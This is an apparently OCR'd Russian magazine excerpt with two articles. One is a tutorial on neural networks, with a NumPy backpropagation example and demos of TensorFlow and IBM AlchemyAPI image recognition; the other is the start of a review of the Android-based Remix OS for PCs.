Почти шестьдесят лет назад американский исследователь Фрэнк Розенблатт попытался создать компьютерную систему, устроенную по образу и подобию мозга, однако возможности его творения были крайне ограниченными. Интерес к нейросетям с тех пор вспыхивал неоднократно, однако раз за разом выяснялось, что вычислительной мощности не хватает на сколько-нибудь продвинутые нейросети. За последнее десятилетие в этом плане многое изменилось.

ЭЛЕКТРОМЕХАНИЧЕСКИЙ МОЗГ С МОТОРЧИКОМ




Машина Розенблатта называлась Mark I Perceptron. Она предназначалась для распознавания изображений — задачи, с которой компьютеры до сих пор справляются так себе. Mark I был снабжен подобием сетчатки глаза: квадратной матрицей из 400 фотоэлементов, двадцать по вертикали и двадцать по горизонтали. Фотоэлементы в случайном порядке подключались к электронным моделям нейронов, а они, в свою очередь, к восьми выходам. В качестве синапсов, соединяющих электронные нейроны, фотоэлементы и выходы, Розенблатт использовал потенциометры. При обучении перцептрона 512 шаговых двигателей автоматически вращали ручки потенциометров, регулируя напряжение на нейронах в зависимости от точности результата на выходе.

Вот в двух словах, как работает нейросеть. Искусственный нейрон, как и настоящий, имеет несколько входов и один выход. У каждого входа есть весовой коэффициент. Меняя эти коэффициенты, мы можем обучать нейронную сеть. Зависимость сигнала на выходе от сигналов на входе определяет так называемая функция активации.

В перцептроне Розенблатта функция активации складывала вес всех входов, на которые поступила логическая единица, а затем сравнивала результат с пороговым значением. Ее минус заключался в том, что незначительное изменение одного из весовых коэффициентов при таком подходе способно оказать несоразмерно большое влияние на результат. Это затрудняет обучение.

В современных нейронных сетях обычно используют нелинейные функции активации, например сигмоиду. К тому же у старых нейросетей было слишком мало слоев. Сейчас между входом и выходом обычно располагают один или несколько скрытых слоев нейронов. Именно там происходит все самое интересное.



Чтобы было проще понять, о чем идет речь, посмотри на эту схему. Это нейронная сеть прямого распространения с одним скрытым слоем. Каждый кружок соответствует нейрону. Слева находятся нейроны входного слоя. Справа — нейрон выходного слоя. В середине располагается скрытый слой с четырьмя нейронами. Выходы всех нейронов входного слоя подключены к каждому нейрону первого скрытого слоя. В свою очередь, входы нейрона выходного слоя связаны со всеми выходами нейронов скрытого слоя.

Не все нейронные сети устроены именно так. Например, существуют (хотя и менее распространены) сети, у которых сигнал с нейронов подается не только на следующий слой, как у сети прямого распространения с нашей схемы, но и в обратном направлении. Такие сети называются рекуррентными. Полностью соединенные слои — это тоже лишь один из вариантов, и одной из альтернатив мы даже коснемся.

Практика

Итак, давай попробуем построить простейшую нейронную сеть своими руками и разберемся в ее работе по ходу дела. Мы будем использовать Python с библиотекой Numpy (можно было бы обойтись и без Numpy, но с Numpy линейная алгебра отнимет меньше сил). Рассматриваемый пример основан на коде Эндрю Траска.

Нам понадобятся функции для вычисления сигмоиды и ее производной.

```
import numpy

def sigmoid(x):
  return 1/(1+numpy.exp(-x))

def deriv(x):
  return x*(1-x)
```

Роль Hello World в мире машинного обучения играет распознавание рукописных цифр по набору данных MNIST, состоящему из 60 тысяч образцов почерка, но для наших целей это, увы, слишком. Мы займемся кое-чем попроще: попробуем найти зависимость между тремя входными значениями и одним выходным. Вот набор данных для обучения сети.

```
X = numpy.array([[0,0,1], [0,1,1], [1,0,1], [1,1,1]])
y = numpy.array([[0], [1], [1], [0]])
```

Наша сеть будет устроена в точности так же, как на картинке: входной слой с тремя нейронами, скрытый слой с четырьмя и выходной слой с одним. Каждая связь между нейронами (или, как говорят биологи, каждый синапс) имеет весовой коэффициент. Мы будем хранить их в матрицах syn1 и syn2: первая соответствует связям между входным и скрытым слоем, вторая — между скрытым и выходным.

Исходные значения весовых коэффициентов случайны. Небольшое пояснение для тех, кто незнаком с Numpy: пара чисел, переданная numpy.random.random, определяет размерность матрицы, которая будет создана и заполнена случайными числами.

```
syn0 = 2*numpy.random.random((3, 4)) - 1
syn1 = 2*numpy.random.random((4, 1)) - 1
```

Приготовления закончены, и можно перейти к делу. Остаток кода заключен в цикл, который повторится 60 тысяч раз, пока мы обучаем сеть.

l0 — это матрица, описывающая входной слой сети. Он совпадает с исходными данными. l1 соответствует скрытому слою сети. Чтобы узнать его значения, мы перемножаем значения нейронов входного слоя (l0) и вес соединений между

входным и скрытым слоем (syn0), а затем пропускаем результаты через сигмоидную функцию. l2 соответствует выходному слою сети. Он считается по тому же принципу, но с l1 вместо l0 и с syn1 вместо syn0. Вычисления происходят слева направо: от входа к скрытому слою, а от скрытого слоя — к выходному.

```
for j in xrange(60000):
  l0 = X
  l1 = sigmoid(numpy.dot(l0, syn0))
  l2 = sigmoid(numpy.dot(l1, syn1))
```

Значения, которые сохранены в l2, — это сделанное нейронной сетью на основе входных данных предсказание результата. На первых порах его значение, скорее всего, будет заметно отличаться от нужного. Чтобы исправить это, мы должны пройти в обратном направлении, от выхода к входу, и скорректировать вес соединений в соответствии с ошибкой.

Сначала сравним результаты (l2) с целевыми значениями (y), а затем подготовимся к корректировке весовых коэффициентов. Значения в l2_delta зависят от «уверенности» в соответствующих им результатах. Высокая уверенность ведет к маленьким значениям и, соответственно, минимальному изменению весового коэффициента.

```
l2_error = y - l2
l2_delta = l2_error*deriv(l2)
```

Повторим этот процесс для скрытого слоя (l1). Значения итоговых ошибок достигают его не без потерь. Поскольку вклад нейронов скрытого слоя в ошибку зависел от веса соединений (syn1), ошибка тоже пересчитывается с учетом весовых коэффициентов.

```
l1_error = l2_delta.dot(syn1.T)
l1_delta = l1_error * deriv(l1)
```

Остается шаг, на котором, собственно говоря, и происходит обучение: пересчитываем вес для каждого соединения.

```
syn1 += l1.T.dot(l2_delta)
syn0 += l0.T.dot(l1_delta)
```

Вот и все. Если бы слоев было больше, ошибка так и переходила бы от слоя к слою, уменьшаясь в соответствии с весом соединений по мере приближения к старту. Это называют обратным распространением ошибки (backpropagation).

Очевидно, что наш подход к программированию многослойных нейронных сетей, основанный преимущественно на операции copy-paste, не особенно практичен. По-хорошему, сначала следовало бы позаботиться об абстракциях, а еще лучше — не изобретать велосипед и поинтересоваться, не позаботились ли о них другие.

Даже если брать во внимание только Python, существует множество готовых библиотек, предназначенных для реализации нейронных сетей и других алгоритмов машинного обучения. Хороший пример — библиотека Pybrain, сводящая описание и обучение простой сети к трем строкам.

```
network = buildNetwork(dataset.indim, 4, dataset.outdim)
t = BackpropTrainer(network, learningrate=0.01, momentum=0.99)
t.trainOnDataset(dataset, 60000)
```

Суть описанного понятна без дополнительных объяснений. Это, к слову, редкость: для освоения наиболее мощных программных средств, доступных в этой области, требуются изрядные усилия.

Опасное погружение

Слово «глубинный» в модном термине «глубинное обучение», который несколько лет назад вызвал всплеск интереса к нейронным сетям, намекает на использование сетей с большим количеством скрытых слоев. Предполагается, что при анализе данных каждый следующий слой будет извлекать из них все более и более абстрактные особенности.

Поскольку наша конечная цель — распознавание изображений, давай поговорим о сверточных нейронных сетях. Это относительно новая разновидность нейронных сетей, которая особенно эффективна именно для распознавания изображений.

У нейронной сети с полностью соединенными слоями, которую мы рассматривали выше, входы каждого нейрона скрытого слоя соединены с выходами всех нейронов входного слоя. В сверточной сети это не так. Тут нейроны скрытого слоя соединены лишь с небольшой выборкой нейронов входного слоя, причем каждый со своей.

Это значит, что если сеть работает с изображениями и нейроны входного слоя соответствуют его пикселям, то каждый нейрон скрытого слоя будет получать информацию лишь о небольшом участке изображения — например, фрагменте пять на пять пикселей. Участки соседних нейронов пересекаются, а все вместе они полностью покрывают картинку.

И это еще не все. Весовые коэффициенты соответствующих связей и смещение (показатель, зависящий от порогового значения) каждого нейрона сверточного слоя полностью совпадают. По сути дела, все нейроны слоя действуют как единственный нейрон, который рассматривает картинку через очень маленькое окошко со всех возможных сторон сразу.

Набор общих весовых коэффициентов и смещение обычно называют фильтром. Фильтр предназначен для выявления одного признака — скажем, границы между объектами на изображении или, например, определенной текстуры. Поскольку одного признака, как правило, мало, у одного слоя, занимающегося сверткой, может быть несколько фильтров — по одному на распознаваемый признак.

За сверточным слоем обычно следует слой субдискретизации (pooling), упрощающий полученные результаты. Этого можно достичь по-разному, но нередко изображение, образованное результатами свертки, просто делят на клетки и находят максимальное значение для каждой из них (max pooling). Информация о том, где именно был найден признак, при этом теряется, но она на этом этапе уже не играет роли. Важнее сам факт, что признак найден, и положение этого признака относительно других. Комбинация сверточного слоя и слоя субдискретизации часто повторяется несколько раз и увенчивается полностью соединенным слоем, интегрирующим информацию со всего изображения.


Пример простой сверточной сети есть все в том же Pybrain, а убедиться в том, что она неплохо распознает изображения, можно при помощи примера classify_image.py, прилагающегося к мощной библиотеке TensorFlow, которую разработали в Google. Этот пример использует сеть, обученную на миллионах изображений из базы данных ImageNet. Необходимые для ее работы данные скрипт автоматически скачивает при первом запуске.

```
$ python classify_image.py --image_file cow.jpg
```

Эту сеть натренировали делить изображения по содержанию на тысячу типов, и это очень специфическая тысяча. **classify_image.py** прекрасно разбирается в экзотических животных, но ничего не знает о людях. Если продемонстрировать программе фотографию коровы, она задумается на несколько секунд, а потом предположит, что это вол или бык.



Это еще куда ни шло, а вот понимание кадра, на котором запечатлены Путин и Медведев, далось гугловской нейронной сети с трудом. Она заметила на фото мужской костюм (уверенность — 64%), галстучный узел (5%) и новобрачных (4%). В качестве демонстрации возможностей не так уж плохо, но для того, чтобы использовать эту программу на практике, потребуется существенная доработка.



Мозги напрокат

Времена, когда для распознавания образов нужно было становиться специалистом по машинному обучению, похоже, подходят к концу. Несколько месяцев назад компания Google объявила о начале закрытого бета-тестирования веб-сервиса Google Cloud Vision API, к которому можно будет программно обратиться для того, чтобы выяснить содержание картинки, выделить на ней отдельные объекты и лица или прочитать надписи.

Аналогичный сервис AlchemyAPI, разработанный в IBM, функционирует уже пару лет. Чтобы начать им пользоваться, достаточно зарегистрироваться на alchemyapi.com и получить ключ разработчика. Программный интерфейс построен в стиле REST: каждой функции соответствует отдельный URL на сервере `gateway-a.watsonplatform.net`, аргументы передаются HTTP-вызовом, а результаты приходят в ответ в виде XML или JSON.

Испытаем удачу с уже проверенными картинками. Для классификации изображений в AlchemyAPI предусмотрено две функции: `URLGetRankedImageKeywords` и `ImageGetRankedImageKeywords`. Они отличаются лишь тем, каким образом передается изображение — в виде ссылки или в виде файла по POST. Мы воспользуемся первым вариантом — он проще.

```
def call_api(endpoint, **kwargs):
  request = urllib2.Request(endpoint, urllib.urlencode(kwargs))
  return json.load(urllib2.urlopen(request))
```

```
>>> pprint.pprint(call_api('http://gateway-a.watsonplatform.net/↵
    calls/url/URLGetRankedImageKeywords', ↵
    url='http://goo.gl/I9ytWA', apikey=apikey, outputMode='json'))
{u'imageKeywords': [{u'score': u'0.985226', u'text': u'animal'},
                    {u'score': u'0.964429', u'text': u'cow'},
```



```
                    {u'score': u'0.598688', u'text': u'cattle'},
                    {u'score': u'0.5',      u'text': u'farm'}],
u'status': u'OK',}
```

Корову AlchemyAPI разглядел идеально (процитированная выше выдача немного сокращена). С Путиным детище IBM было менее многословно: оно сообщило лишь, что на картине люди. Для того чтобы разбираться с людьми, служат другие функции: `URLGetRankedImageFaceTags` и `ImageGetRankedImageFaceTags`. Попробуем скормить президента им.

```
>>> pprint.pprint(call_api('http://gateway-a.watsonplatform.net/↵
    calls/url/URLGetRankedImageFaceTags', ↵
    url='http://goo.gl/Jh34qd', apikey=apikey, outputMode='json'))
```

Ответ выдается в формате JSON и хорошо структурирован. Сервис IBM не только нашел на картинке людей и определил их пол и возраст, но и сообразил, кто это такие: Владимир Путин, по его мнению, — это политик, телевизионный актер и мастер боевых искусств, а Дмитрий Медведев — политик и президент. Не поспоришь!

Бесплатно можно делать до тысячи запросов к AlchemyAPI в сутки. Дальше придется платить, но тарифы терпимы: до 0,75 цента за одно обращение к сервису. Не такая уж большая плата за то, чтобы не утруждать собственные нейроны. Они, говорят, не восстанавливаются.

ВСЕ СВОЕ НОШУ С СОБОЙ



ОБЗОР REMIX OS — ДЕСКТОПНОЙ ОС НА ОСНОВЕ ANDROID

Проект Remix OS для ПК — еще одна попытка превратить Android в систему для обычного персонального компьютера с клавиатурой, мышью и дисплеем. И эта цель, пусть и не без изъянов, достигнута. Вот только зачем?



Олег Парамонов
paramonov@sheep.ru

ПРЕДЫСТОРИЯ

В отличие от большинства других настольных «андроидов», Remix OS — не проект горстки энтузиастов. За системой стоит серьезная американская компания под названием Jide Technology, которую пару лет назад основали бывшие инженеры Google. Это, впрочем, прошлое. В настоящем у Jide Technology больше общего с Apple, чем с Google. Если все пойдет по плану, стартап, подобно Apple, будет зарабатывать на продаже железа. Софт, в том числе и Remix OS для ПК, лишь средство достижения этой цели.

Впервые Jide Technology привлекла внимание публики в июле 2015 года. При помощи Kickstarter компания собрала больше полутора миллионов долларов на производство Remix Mini — компактного настольного компьютера, который стоит всего 70 долларов. Дешевизна объясняется тем, что у внутренностей Remix Mini куда больше общего со смартфоном, чем с традиционным ПК. Вместо процессора с архитектурой x86 в нем стоит маломощный ARM, а операционной системой Remix Mini служит доработанный Android.

Сбор средств увенчался успехом, и сегодня Remix Mini можно заказать в интернет-магазине. Попутно в модельном ряду Jide Technology появилось еще одно устройство — планшет Ultratablet с большим дисплеем и чехлом-клавиатурой, явно претендующий на уголок в нише, которую сегодня делят iPad Pro и Microsoft Surface.

Как в эту картину вписывается Remix OS для ПК? Скорее всего, в Jide Technology считают эту систему своего рода рекламой. Потенциальные покупатели не знают, чего ждать от настольной версии Android, и это вряд ли хорошо влияет на продажи. Remix OS для ПК призвана развеять сомнения потенциальных покупателей Remix Mini или Ultratablet. Они могут скачать ее и своими глазами увидеть, что их ждет.

УСТАНОВКА

Remix OS базируется на проекте Android-x86, варианте мобильной платформы Android, приспособленном для запуска на обыкновенных персональных компьютерах. Самое важное различие между Remix OS и Android-x86 заключается в том, что по умолчанию приложения Remix OS не занимают весь экран. Вместо этого они располагаются в отдельных окнах, которые можно двигать, складывать или масштабировать.

Создатели системы резонно предполагают, что желающих установить Remix OS на компьютер вместо Windows не особенно много. Основная форма существования этой системы другая — загрузочный USB-накопитель. Образ диска, который нужно скопировать на флешку, скачивается с сайта компании (есть два варианта, с EFI и без). Емкость флешки должна составлять не менее восьми гигабайт. Кроме того, разработчики настойчиво рекомендуют выбирать накопители с поддержкой USB 3.0. В противном случае могут возникнуть проблемы.

В самой установке нет ничего сложного. Пользователям Windows проще всего. Они могут подготовить загрузочную флешку при помощи прилагающейся к образу диска утилиты. Пользователям других систем пока что следует рассчитывать только на себя и свое знание командной строки. Когда все готово, останется лишь перезапустить компьютер и загрузить Remix OS.


Вначале система предложит сделать выбор между гостевым и резидентным режимом. Гостевой режим представляет собой аналог Live CD. Система всякий раз начинает работу с нуля, а после выключения забывает обо всех изменениях и настройках. В резидентном режиме настройки и установленные приложения

сохраняются на все ту же флешку. Это может быть удобно, когда то и дело приходится использовать чужие компьютеры.

Если желания возиться с флешками нет, стоит попробовать установить Remix OS в виртуальную машину. Увы, трудно гарантировать, что из этого что-то выйдет. У одних система загружается в VirtualBox без малейшей запинки. У других виртуальная машина соглашается иметь дело лишь с гостевым режимом. У третьих Remix OS бесповоротно виснет на одном из первых шагов, и ни один рецепт решения проблемы, найденный в интернете, не помогает.

ИНТЕРФЕЙС

Интерфейс Remix OS целиком и полностью составлен из элементов, которые бесстыдно скопированы из других, более известных и уважаемых операционных систем. Панель задач и сами окна почти неотличимы от своих аналогов из Windows 10. Панель уведомлений, окно настроек и масса мелких деталей позаимствованы у OS X.




Место меню «Пуск» в левом нижнем углу экрана занимают трудноописуемые закорючки, похожие на мутировавший вензель с маковской клавиши Command. Его суть от этого, впрочем, не изменилась — «Пуск» есть «Пуск». Если кликнуть по странному значку, из него выпадет список установленных приложений со встроенным поиском по названию. Тот же эффект вызывает клавиша Win на клавиатуре.

Чуть правее находится пара кнопок: одна со стилизованной стрелкой, указывающей налево, другая с окружностью. Первая вызывает знакомую пользователям Android и на редкость бессмысленную в многооконной среде Remix OS команду «Назад». Другая складывает все окна, чтобы пользователь увидел рабочий стол.

Дальше начинается зона, отведенная под иконки работающих приложений. Некоторые из них закреплены на панели задач и остаются на ней, даже если приложение не работает. Другие добавляются при запуске приложения и пропадают, когда оно выключается. Если нажать на иконку, на первый план выйдут окна выбранного приложения. Другими словами, все как обычно.

